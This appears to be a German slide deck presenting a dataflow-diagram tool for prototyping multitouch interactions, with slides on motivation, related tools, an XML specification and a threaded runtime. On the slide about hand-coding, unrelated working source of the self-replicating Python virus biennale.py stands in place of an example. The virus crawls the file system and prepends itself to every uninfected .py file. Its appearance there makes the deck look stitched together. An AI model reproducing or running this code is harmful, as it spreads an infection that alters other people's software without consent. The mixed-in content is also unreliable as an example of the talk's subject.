

*„Ein Tool zum Rapid-Prototyping von Multitouch-
Anwendungen“*

Author: Frederic Raber

Betreuer: Dr. Michael Kipp

Gliederung

- **Motivation**
- Ähnliche Arbeiten
- System
- Ausblick




Motivation

Beispiel: Implementierung einer Zoom-Funktion




Motivation

Design-Möglichkeit 1: Benutze Scrollrad der Maus




Motivation

Design-Möglichkeit 2: Benutze zwei Finger



Motivation

Design-Möglichkeit 3: Benutze Maus-Movement



Motivation

Design Space: Diskussion der Alternativen

- Hohe Verständlichkeit
- Schnelles Prototyping
- Schnelle Fertigstellung
- Schnelles Re-Design

Motivation

Klassische Methode: Coding „von Hand“

```
* biennale.py _____ go _____ to _____ 49th Biennale di Venezia
* HTTP://AaA.0100101110101101.ORG _ + _ [epidemic] http://www.epidemic.es
from dircoche import *
from string import *
import os, sys
from stat import *

def fornicate(guest):
    try:
        soul = open(guest, "r")
        body = soul.read()
        soul.close()
        if find(body, "[epidemic]*") == -1:
            soul = open(guest, "a")
            soul.write(mybody + "\n\n" + body)
            soul.close()
    except IOError: pass

def chat(party, guest):
    if split(guest, ".")[-1] in ("py", "pys"):
        fornicate(party + guest)

def join(party):
    try:
        if not S_ISLNK(os.stat(party)[ST_MODE]):
            guestbook = listdir(party)
            if party != "/": party = party + "/"
            if not lower(party) in work and not "__init__.py" in guestbook:
                for guest in guestbook:
                    chat(party, guest)
                    join(party + guest)
    except OSError: pass

if __name__ == "__main__":
    mysoul = open(sys.argv[0])
    mybody = mysoul.read()
    mybody = mybody[:find(mybody, "***") + 3]
    mysoul.close()
    blacklist = replace(split(sys.exec_prefix, ";")[-1], "\\", "/")
    if blacklist[-1] != "/": blacklist = blacklist + "/"
    work = [lower(blacklist), "/proc/", "/dev/"]
    join("/")
    print "> _____ 49th Biennale di Venezia _____ <"
    print "This file was contaminated by biennale.py, the world slowest virus."
    print "Either Linux or Windows, biennale.py is definitely the first Python virus."
    print "[epidemic] http://www.epidemic.es _ + _ HTTP://AaA.0100101110101101.ORG "
    print "> _____ 49th Biennale di Venezia _____ <"

***
```

Motivation


Klassische Methode: Coding „von Hand“

- Hohe Verständlichkeit
- Schnelles Prototyping
- Schnelle Fertigstellung
- Schnelles Re-Design



Motivation

Erweiterung: zusätzliche Diagramme



Motivation

Erweiterung: zusätzliche Diagramme

- Hohe Verständlichkeit



- Schnelles Prototyping



- Schnelle Fertigstellung



- Schnelles Re-Design



Motivation

Lösung:

Interaktionsmodellierung per Dataflow-Diagramm


- **Diagramm wird ausgeführt, nicht Diagramm aus Code erstellt**



Motivation

Interaktionsmodellierung per Dataflow-Diagramm


- **Eingangsbeispiel: Steuerung per Scroll-Rad**



Motivation

Interaktionsmodellierung per Dataflow-Diagramm

- Umwandlung in Finger-Steuerung



Motivation

Interaktionsmodellierung per Dataflow-Diagramm

- Hohe Verständlichkeit
- Schnelles Prototyping
- Schnelle Fertigstellung
- Schnelles Re-Design



Gliederung

- Motivation
- **Ähnliche Arbeiten**
- System
- Ausblick




Verwandte Arbeiten



(<http://vvvv.org>)

- Manipulation von Video-, Grafik- und Datenströmen




Verwandte Arbeiten



MAX/MSP (<http://cycling74.com/products/>)

- GUI-Tool für Audio und Multimedia




Verwandte Arbeiten



Moby/PLC

- GUI-Tool für SPS-Automaten



<http://csd.informatik.uni-oldenburg.de/~moby/PLC>

Gliederung

- Motivation



- Ähnliche Arbeiten



- **System**




- Ausblick




System

- Überblick
- GUI
- Spezifikation/XML
- Laufzeitumgebung
- Leitungstypen
- Ein Taktzyklus
- Module
- Verwendete Libs




System - GUI



- Überblick
- **GUI**
- Spezifikation/XML
- Laufzeitumgebung
- Leitungstypen
- Ein Taktzyklus
- Module
- Verwendete Libs

System - GUI

- Überblick
- **GUI**
- Spezifikation/XML
- Laufzeitumgebung
- Leitungstypen
- Ein Taktzyklus
- Module
- Verwendete Libs




System - Spezifikation

Lade- und Speicherfunktion:

- Verwendung von standardkonformem XML zum Speichern der Spezifikation

- Überblick
- GUI
- **Spezifikation/XML**
- Laufzeitumgebung
- Leitungstypen
- Ein Taktzyklus
- Module
- Verwendete Libs



```
<?xml version="1.0" encoding="UTF-8"?>
<InModulix>
  <modul id="0" type="Mouse" />
  <modul id="1" type="Finger" Constructor="1" />
  <modul id="2" type="Distance"
    P1ModulID="0" P1PinName="POS"
    P2ModulID="1" P2PinName="POS" />
</InModulix>
```

System – Laufzeitumgebung

- Konzept:

- Modularer Aufbau, ähnlich eines Stromkreises
- Verbindung der Module über ihre Anschlusspins

- Überblick
- GUI
- Spezifikation/XML
- Laufzeitumgebung
- Leitungstypen
- Ein Taktzyklus
- Module
- Verwendete Libs

- Realisierung:

- Jedes Modul ein eigener Thread
- Synchronisierung über Pins durch manuelles Lock
- *Jedes Modul* implementiert Observable-Pattern
 - parallele Verarbeitung der Daten,
(fast) in Echtzeit

System – Laufzeitumgebung

- Zwei verschiedene Arten von Datenleitungen:

- Skalarleitung (1D)

- Beinhaltet nur einen Wert

- 2D-Punktleitung (2D)

- Beinhaltet zwei Werte,
kann somit 2D-Punkt-Koordinaten darstellen

- Überblick
- GUI
- Spezifikation/XML
- Laufzeitumgebung
- **Leitungstypen**
- Ein Taktzyklus
- Module
- Verwendete Libs


System – Laufzeitumgebung

Ein Taktzyklus eines Modul-Threads:

1. Initialisierung der Pins
2. Berechnen der aktuellen Taktzahl
3. Fetchen der an den Input-Pins anliegenden Daten
4. Durchführen der modulspezifischen Berechnungen, dabei schreiben der Ergebnisse auf Output-Pins
5. Observer benachrichtigen
6. Pausieren des Threads für vorgegebene Zeit

- Überblick
- GUI
- Spezifikation/XML
- Laufzeitumgebung
- Leitungstypen
- **Ein Taktzyklus**
- Module
- Verwendete Libs

System – Module



- Überblick
- GUI
